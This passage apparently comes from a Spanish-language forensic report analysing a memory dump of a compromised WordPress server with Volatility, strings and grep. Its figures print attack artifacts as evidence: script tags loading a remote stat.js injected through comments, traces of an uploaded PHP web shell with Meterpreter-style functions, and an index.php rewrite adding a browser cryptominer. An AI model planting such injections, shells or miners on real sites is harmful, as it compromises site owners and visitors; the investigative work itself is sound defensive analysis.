TCP     172.31.38.110  :   22 83.247.136.74   :16666 ESTABLISHED              sshd/20576
UNIX 674291                sshd/20576
UNIX 674625                sshd/20576
```

```
UNIX 440180              pickup/20703
UNIX 440178              pickup/20703 public/pickup
UNIX 675208              pickup/20703
UNIX 676234                sudo/20893
```

Figura 24: resultado del comando linux_netstat.

Figura 25: consulta de la dirección IP 18.195.165.56 en WhoIs ICANN Lookup.




Figura 26: lanzamiento del comando linux_dump_map para el proceso apache2 con pid nº 19952.




Figura 27: exploración parcial del contenido del resultado del comando linux_dump_map para el proceso apache2 con pid nº 19952, filtrado por la dirección IP 18.195.165.56.




Figura 28: exploración parcial del contenido del resultado del comando linux_dump_map para el proceso apache2 con pid nº 19952, filtrado por la dirección IP 172.31.33.128. Inicialmente, se filtra por la dirección IP para mostrar los números de línia en que se ubica la información. Dado que el dato se encuentra aislado en una sola línea, se muestran las anteriores y posteriores para obtener los detalles de contexto procedentes.

Figura 29: exploración del resultado del comando linux_dump_map para el proceso sh 20381, sin datos.

```
┌──(kali㉿kali)-[~/volatility]
└─$ vol.py -f Server_RAM.mem --profile=LinuxUbuntu_4_15_0-1021-aws_profile(1)x64 linux_dump_map -p 20577 --dump-dir folder
```

```
Task     VM Start         VM End           Length Path
---------- ---------------- ---------------- ------ ----
     20577 0x000055931a312000 0x000055931a416000 0x104000 folder/task.20577.0x55931a312000.vma
     20577 0x000055931a615000 0x000055931a619000 0x4000 folder/task.20577.0x55931a615000.vma
     20577 0x000055931a619000 0x000055931a622000 0x9000 folder/task.20577.0x55931a619000.vma
     20577 0x000055931a622000 0x000055931a62c000 0xa000 folder/task.20577.0x55931a622000.vma
     20577 0x000055931b466000 0x000055931b604000 0x19e000 folder/task.20577.0x55931b466000.vma
```

Figura 30: lanzamiento del comando linux_dump_map para el proceso bash con pid nº 20577.

```
┌──(kali㉿kali)-[~/volatility]
└─$ strings -a * | grep 18.195.165.56
strings: Warning: 'build' is a directory
strings: Warning: 'contrib' is a directory
strings: Warning: 'distorm' is a directory
strings: Warning: 'folder' is a directory
strings: Warning: 'profiles' is a director
strings: Warning: 'pyinstall          directory
strings: Warning: 'resources' is a directo
<script src="http://18.195.165.56/stat.js"
Visit http://18.195.165.56/
<script src="http://18.195.165.56/stat.js"
<script src="http://18.195.165.56/stat.js"
Visit http://18.195.165.56/
Visit http://18.195.165.56/
<script src="http://18.195.165.56/stat.js"
Visit http://18.195.165.56/
Visit http://18.195.165.56/
Visit http://18.195.165.56/
<script src="http://18.195.165.56/stat.js"
SELECT user_id, meta_key, meta_value FROM wp_usermeta WHERE user_id IN (1) ORDER BY umeta_id ASCSC = tt.term_id INNER JOIN wp_term_relationships AS tr ON tr
.term_taxonomy_id = tt.term_taxonomy_id WHERE tt.taxonomy IN ('category', 'post_tag', 'post_format') AND tr.object_id IN (1152) ORDER BY t.name ASCR BY wp_p
osts.post_date DESC LIMIT 0, 10.name ASC', '2018-12-30 13:46:37', '2018-12-30 11:46:37', 'Hello world\r\n<script src=\"http://18.195.165.56/stat.js\"          i
pt>', 0, '1', 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36', '', 0, 4)ption_name`), `option_va
lue` = VALUES(`option_value`    autoload` = VALUES(`autoload`)edaily\";s:4:\"args\";a:0:{}s:8:\"interval\";i:43200;}}}i:1546021492;a:2:{s:19:\"wp_scheduled_
delete\";a:1:{s:32:\"40cd750bba9870f18aada          024840a\";a:3:{s:8:\"schedule\";s:5:\"daily\";s:4:\"args\";a:0:{}s:8:\"interval\";i:86400;}}s:25:\"delete_expi
red_transients\";a:1:{s:32:\"40cd750bba987          ıda2478b24840a\";a:3:{s:8:\"schedule\";s:
Visit http://18.195.165.56/
<script src="http://18.195.165.56/stat.js"></script>
<script src="http://18.195.165.56/stat.js"></script>
Visit http://18.195.165.56/
SELECT user_id, meta_key, meta_value FROM wp_usermeta WHERE user_id IN (1) ORDER BY umeta_id ASCSC = tt.term_id INNER JOIN wp_term_relationships AS tr ON tr
.term_taxonomy_id = tt.term_taxonomy_id WHERE tt.taxonomy IN ('category', 'post_tag', 'post_format') AND tr.object_id IN (1152) ORDER BY t.name ASCR BY wp_p
osts.post_date DESC LIMIT 0, 10.name ASC', '2018-12-30 13:46:37', '2018-12-30 11:46:37', 'Hello world\r\n<script src=\"http://18.195.165.56/stat.js\"></scri
pt>', 0, '1', 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36', '', 0, 4)ption_name`), `option_va
```

Figura 31: exploración parcial del contenido del resultado del comando linux_dump_map para el proceso bash, filtrado por la dirección IP 18.195.165.56. Filtrando por "stat.js" se obtiene el mismo resultado.

```
┌──(kali㉿kali)-[~/volatility/folder2]
└─$ strings -a * | grep 172.31.33.128

┌──(kali㉿kali)-[~/volatility/folder2]
└─$ strings -a * | grep 18.195.165.56                                    1 ×

┌──(kali㉿kali)-[~/volatility/folder2]
└─$ strings -a * | grep 83.247.136.74                                    1 ×
op=login acct="ubuntu" exe="/usr/sbin/sshd" hostname=? addr=83.247.136.74terminal=sshd res=failed
op=PAM:setcred acct="ubuntu" exe="/usr/sbin/sshd" hostname=83.247.136.74addr=83.247.136.74terminal=ssh res=success
83.247.136.74
83.247.136.74
83.247.136.74
op=PAM:setcred acct="ubuntu" exe="/usr/sbin/sshd" hostname=83.247.136.74addr=83.247.136.74terminal=ssh res=success
" hostname=83.247.136.74addr=83.247.136.74terminal=ssh res=success
in: Thu Jan  3 07:28:36 2019 from 83.247.136.74
83.247.136.74
83.247.136.74
3 07:49:45 sshd[20483]: Accepted publickey for ubuntu from 83.247.136.74port 16666 ssh2: RSA SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y

┌──(kali㉿kali)-[~/volatility/folder2]
└─$ strings -a * | grep stat.js
```

Figura 32: exploración parcial del contenido del resultado del comando linux_dump_map para el proceso sshd con pid nº 20576, filtrado por distintos datos de interés.

```
┌──(kali㉿kali)-[~/volatility/5127]
└─$ strings -a * | grep 18.195
Visit http://18.195.165.56/
<script src="http://18.195.165.56/stat.js"></script>
) AND wp_posts.post_name = 'template-excerpt-generated' AND wp_posts.post_type = 'post'
ORDER BY wp_posts.post_date DESC 1177, 1178) ORDER BY t.name ASCgrr.la', '',
'193.238.152.59', '2018-12-30 13:34:55', '2018-12-30 11:34:55', 'Visit
http://18.195.165.56/', 0, '1', 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36', '', 0, 4)
SELECT wp_comments.comment_ID FROM wp_comments JOIN wp_posts ON wp_posts.ID =
wp_comments.comment_post_ID WHERE ( comment_approved = '1' ) AND wp_posts.post_status IN
('publish') ORDER BY wp_comments.comment_date_gmt DESC LIMIT 0,5http://18.195.165.56/'
LIMIT 1object_id IN (1, 1177) ORDER BY t.name ASC
SELECT * FROM wp_users WHERE ID = '1's WHERE post_status = 'publish' AND post_type IN
('post', 'page', 'attachment') ORDER BY post_modified_gmt DESC LIMIT 1BY YEAR(post_date),
MONTH(post_date) ORDER BY post_date DESCand-formatting' AND wp_posts.post_type = 'post'
ORDER BY wp_posts.post_date DESCanatoly5676', 'anatoly5676@grr.la', '', '193.238.152.59',
'2018-12-30 13:46:37', '2018-12-30 11:46:37', 'Hello world\r\n<script
src=\"http://18.195.165.56/stat.js\"></script>', 0, '1', 'Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36', '', 0, 4)
SELECT * FROM wp_posts WHERE ID = 3 LIMIT 1 JOIN wp_term_taxonomy AS tt ON t.term_id =
tt.term_id WHERE tt.taxonomy IN ('category') AND tt.count > 0 ORDER BY t.name ASC_date),
MONTH(post_date) ORDER BY post_date DESCgmt DESC LIMIT 0,5t_tag', 'post_format') AND
tr.object_id IN (1, 1174, 1176, 1177, 1178) ORDER BY t.name ASC7, 1178) ORDER BY t.name
ASC', '2018-12-30 13:34:55', '2018-12-30 11:34:55', 'Visit http://18.195.165.56/', 0, '1',
'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36', '', 0, 4)
SELECT user_id, meta_key, meta_value FROM wp_usermeta WHERE user_id IN (1) ORDER BY
umeta_id ASCSC = tt.term_id INNER JOIN wp_term_relationships AS tr ON tr.term_taxonomy_id
= tt.term_taxonomy_id WHERE tt.taxonomy IN ('category', 'post_tag', 'post_format') AND
tr.object_id IN (1152) ORDER BY t.name ASCR BY wp_posts.post_date DESC LIMIT 0, 10.name
ASC', '2018-12-30 13:46:37', '2018-12-30 11:46:37', 'Hello world\r\n<script
src=\"http://18.195.165.56/stat.js\"></script>', 0, '1', 'Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36', '', 0,
4)ption_name`), `option_value` = VALUES(`option_value`), `autoload` =
VALUES(`autoload`)edaily\";s:4:\"args\";a:0:{}s:8:\"interval\";i:43200;}}}i:1546021492;a
:2:{s:19:\"wp_scheduled_delete\";a:1:{s:32:\"40cd750bba9870f18aada2478b24840a\";a:3:{s:8
:\"schedule\";s:5:\"daily\";s:4:\"args\";a:0:{}s:8:\"interval\";i:86400;}}s:25:\"delete_
expired_transients\";a:1:{s:32:\"40cd750bba9870f18aada2478b24840a\";a:3:{s:8:\"schedule\
";s:
SELECT * FROM wp_posts WHERE ID = 3 LIMIT 1 JOIN wp_term_taxonomy AS tt ON t.term_id =
tt.term_id WHERE tt.taxonomy IN ('category') AND tt.count > 0 ORDER BY t.name ASC_date),
MONTH(post_date) ORDER BY post_date DESCgmt DESC LIMIT 0,5t_tag', 'post_format') AND
tr.object_id IN (1, 1174, 1176, 1177, 1178) ORDER BY t.name ASC7, 1178) ORDER BY t.name
ASC', '2018-12-30 13:34:55', '2018-12-30 11:34:55', 'Visit http://18.195.165.56/', 0, '1',
'Mozilla/5.0 (X11; Linux x86 64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36', '', 0, 4)
SELECT user_id, meta_key, meta_value FROM wp_usermeta WHERE user_id IN (1) ORDER BY
umeta_id ASCSC = tt.term_id INNER JOIN wp_term_relationships AS tr ON tr.term_taxonomy_id
= tt.term_taxonomy_id WHERE tt.taxonomy IN ('category', 'post_tag', 'post_format') AND
tr.object_id IN (1152) ORDER BY t.name ASCR BY wp_posts.post_date DESC LIMIT 0, 10.name
ASC', '2018-12-30 13:46:37', '2018-12-30 11:46:37', 'Hello world\r\n<script
src=\"http://18.195.165.56/stat.js\"></script>', 0, '1', 'Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36', '', 0,
4)ption_name`), `option_value` = VALUES(`option_value`), `autoload` =
VALUES(`autoload`)edaily\";s:4:\"args\";a:0:{}s:8:\"interval\";i:43200;}}}i:1546021492;a
:2:{s:19:\"wp_scheduled_delete\";a:1:{s:32:\"40cd750bba9870f18aada2478b24840a\";a:3:{s:8
:\"schedule\";s:5:\"daily\";s:4:\"args\";a:0:{}s:8:\"interval\";i:86400;}}s:25:\"delete_
expired_transients\";a:1:{s:32:\"40cd750bba9870f18aada2478b24840a\";a:3:{s:8:\"schedule\
";s:
Visit http://18.195.165.56/
Visit http://18.195.165.56/
<script src="http://18.195.165.56/stat.js"></script>
```

Figura 33: resultado del filtrado del volcado de la memoria del proceso mysqld con pid 5127, notando la ocurrencia de una consulta MySQL de interés para la investigación. Se señala en negrita el código de valor identificativo.

```
┌──(kali㉿kali)-[~/volatility/19952]
└─$ strings -a * | grep "eval()"
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code
stdapi_fs_file_expand_path/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1e34b
stdapi_fs_delete_file/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1fd7b
stdapi_sys_config_getuid/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d20924
stdapi sys config getenv/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d20db2
stdapi_sys_config_sysinfo/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d2102e
stdapi_sys_config_localtime/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d21173
stdapi_sys_process_execute/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d21b5a
stdapi_sys_process_close/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d21d08
stdapi_sys_process_get_processes/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d22b60
stdapi_sys_process_getpid/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d22c7b
stdapi sys process kill/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d230a1
file_get_contents/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code0x7f9360c8d721
socket_set_option/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code0x7f9360c8d7bc
fnmatch/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1da3f
safe_glob/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1d8a8
array_prepend/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1dcd0
canonicalize_path/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1dd97
stdapi_fs_delete_dir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1e49e
stdapi_fs_mkdir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1e5e2
stdapi_fs_chdir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1e72e
stdapi_fs_delete/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1e8d1
stdapi_fs_file_move/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1eac9
stdapi_fs_file_copy/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1ecbf
stdapi_fs_chmod/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1eeb9
stdapi_fs_getwd/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1efbc
stdapi_fs_ls/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1f68f
stdapi_fs_separator/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1f77e
stdapi_fs_stat/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1fba8
stdapi_fs_search/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d20293
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code
stdapi_net_socket_tcp_shutdown/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d2329a
register_registry_key/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d2339a
deregister_registry_key/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d2343b
```

```
stdapi_registry_create_key/var/www/html/wp-
content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)    :    eval()'d    code(434)    :    eval()'d
code0x7f9360d23916
stdapi_registry_close_key/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)
: eval()'d code(434) : eval()'d code0x7f9360d23b8f
stdapi_registry_query_value/var/www/html/wp-
content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)    :    eval()'d    code(434)    :    eval()'d
code0x7f9360d24155
stdapi_registry_set_value/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)
: eval()'d code(434) : eval()'d code0x7f9360d24351
channel_create_stdapi_fs_file/var/www/html/wp-
content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)    :    eval()'d    code(434)    :    eval()'d
code0x7f9360d24657
channel_create_stdapi_net_tcp_client/var/www/html/wp-
content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)    :    eval()'d    code(434)    :    eval()'d
code0x7f9360d24a92
channel_create_stdapi_net_udp_client/var/www/html/wp-
content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)    :    eval()'d    code(434)    :    eval()'d
code0x7f9360d24e8e
stdapi_fs_md5/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)  :  eval()'d
code(434) : eval()'d code0x7f9360d20474
stdapi_fs_sha1/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d
code(434) : eval()'d code0x7f9360d20660
close_process/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)  :  eval()'d
code(434) : eval()'d code0x7f9360d22273
eval()'d code
/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code
```

Figura 34: resultado del filtrado realizado en el volcado de la memoria del proceso apache 2 (pid:19952) con el literal "eval()", en atención a observar las acciones del fichero malicioso CVPSAzKiZiJvdxA.php.

```
┌──(kali㉿kali)-[~/volatility/19952]
└─$ strings -a * | grep -n "/bin/sh"
135745:/bin/sh
137884:            $path = "/bin/sh";
140131:/bin/sh
143049:            $path = "/bin/sh";
143963:            $path = "/bin/sh";
254317:/bin/sh
482481:/bin/sh
503481:/bin/sh
```

Figura 35: consulta en el volcado de la memoria RAM del proceso apache 2 (pid: 19952) de las líneas que contienen la referencia /bin/sh.

```
┌──(kali㉿kali)-[~/volatility/19952]
└─$ strings -a * | head -135880 | tail +134810
canonicalize_path/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)        :
eval()'d code(434) : eval()'d code0x7f9360d1dd97
stdapi_fs_delete_dir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)     :
eval()'d code(434) : eval()'d code0x7f9360d1e49e
stdapi_fs_mkdir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d
code(434) : eval()'d code0x7f9360d1e5e2
stdapi_fs_chdir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d
code(434) : eval()'d code0x7f9360d1e72e
stdapi_fs_delete/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)         :
eval()'d code(434) : eval()'d code0x7f9360d1e8d1
stdapi_fs_file_move/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)      :
eval()'d code(434) : eval()'d code0x7f9360d1eac9
stdapi_fs_file_copy/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)      :
eval()'d code(434) : eval()'d code0x7f9360d1ecbf
stdapi_fs_chmod/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d
code(434) : eval()'d code0x7f9360d1eeb9
stdapi_fs_getwd/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d
code(434) : eval()'d code0x7f9360d1efbc
stdapi_fs_ls/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)  :  eval()'d
code(434) : eval()'d code0x7f9360d1f68f
stdapi_fs_separator/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)      :
eval()'d code(434) : eval()'d code0x7f9360d1f77e
stdapi_fs_stat/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d
code(434) : eval()'d code0x7f9360d1fba8
stdapi_fs_search/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1)         :
eval()'d code(434) : eval()'d code0x7f9360d20293
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code
oRkq
```

```
core_channel_eof
165887434596544319049506763101 83
Done with the big read loop on Resource id #14, got %d bytes, asked for %d bytes

SIMPLIFICACIÓN
(...)
SIMPLIFICACIÓN

4[Warning] Using a password on the command line interface can be insecure.
xzmmhlcqinrbyztxjtjjnkmfdzldhzbu
9'.%A
-A$t
172.31.33.128
wp-config.php
/bin/sh
p3Df
[9Df
YxDf
hLDf
"gDf
[9Df
AxDf
jeDf
jeDf
L;Df
J`Df
[TDf
!NDf
GXDf
W^Df
JLDf
(WDf
p3Df
hLDf
aUDf
2dDf
hLDf
b_Df
L;Df
"nDf
LmDf
jeDf
jeDf
beDf
hLDf
bnDf
byDf
*zDf
ZyDf
"gDf
jeDf
OXDf
beDf
hLDf
bnDf
jeDf
OXDf
beDf
hLDf
bnDf
jlDf
jlDf
jlDf
OXDf
hLDf
jeDf
OXDf
hLDf
"lDf
OXDf
hLDf
"lDf
JeDf
JLDf
JeDf
JLDf
L;Df
```

```
LmDf
L;Df
LmDf
L;Df
OXDf
hLDf
LmDf
jeDf
L;Df
JeDf
JLDf
JeDf
JLDf
L;Df
L;Df
L;Df
g@Df
JLDf
LmDf
LmDf
hLDf
LmDf
[9Df
bnDf
L;Df
iUDf
p3Df
zbDf
hLDf
aUDf
2dDf
hLDf
M5Df
(WDf
L;Df
LmDf
jeDf
JLDf
(WDf
 * A safe empowered glob().
 * Function glob() is prohibited on some server (probably in safe mode)
 * (Message "Warning: glob() has been disabled for security reasons in
 * (script) on line (line)") for security reasons as stated on:
 * http://seclists.org/fulldisclosure/2005/Sep/0001.html
 * safe_glob() intends to replace glob() using readdir() & fnmatch() instead.
 * Supported flags: GLOB_MARK, GLOB_NOSORT, GLOB_ONLYDIR
 * Additional flags: GLOB_NODIR, GLOB_PATH, GLOB_NODOTS, GLOB_RECURSE
 * (not original glob() flags)
 * @author BigueNique AT yahoo DOT ca
 * @updates
 * - 080324 Added support for additional flags: GLOB_NODIR, GLOB_PATH,
 *   GLOB_NODOTS, GLOB_RECURSE
Rbo(st
T|qv
---Writing '<?php
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 * @package WordPress
 * Tells WordPress to load the WordPress theme and output it.
 * @var bool
define('WP_USE_THEMES', true);
/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
```

Figura 36: resultado de la consulta en el volcado de la memoria del proceso apache2 (pid: 19952) para líneas determinadas por la presencia de la función glob() y /bin/sh, resultando indicio de escritura "Writing" en el fichero index.php.

```
---Writing '<?php
 * Front to the WordPress application. This file doesn't do anything, but loads
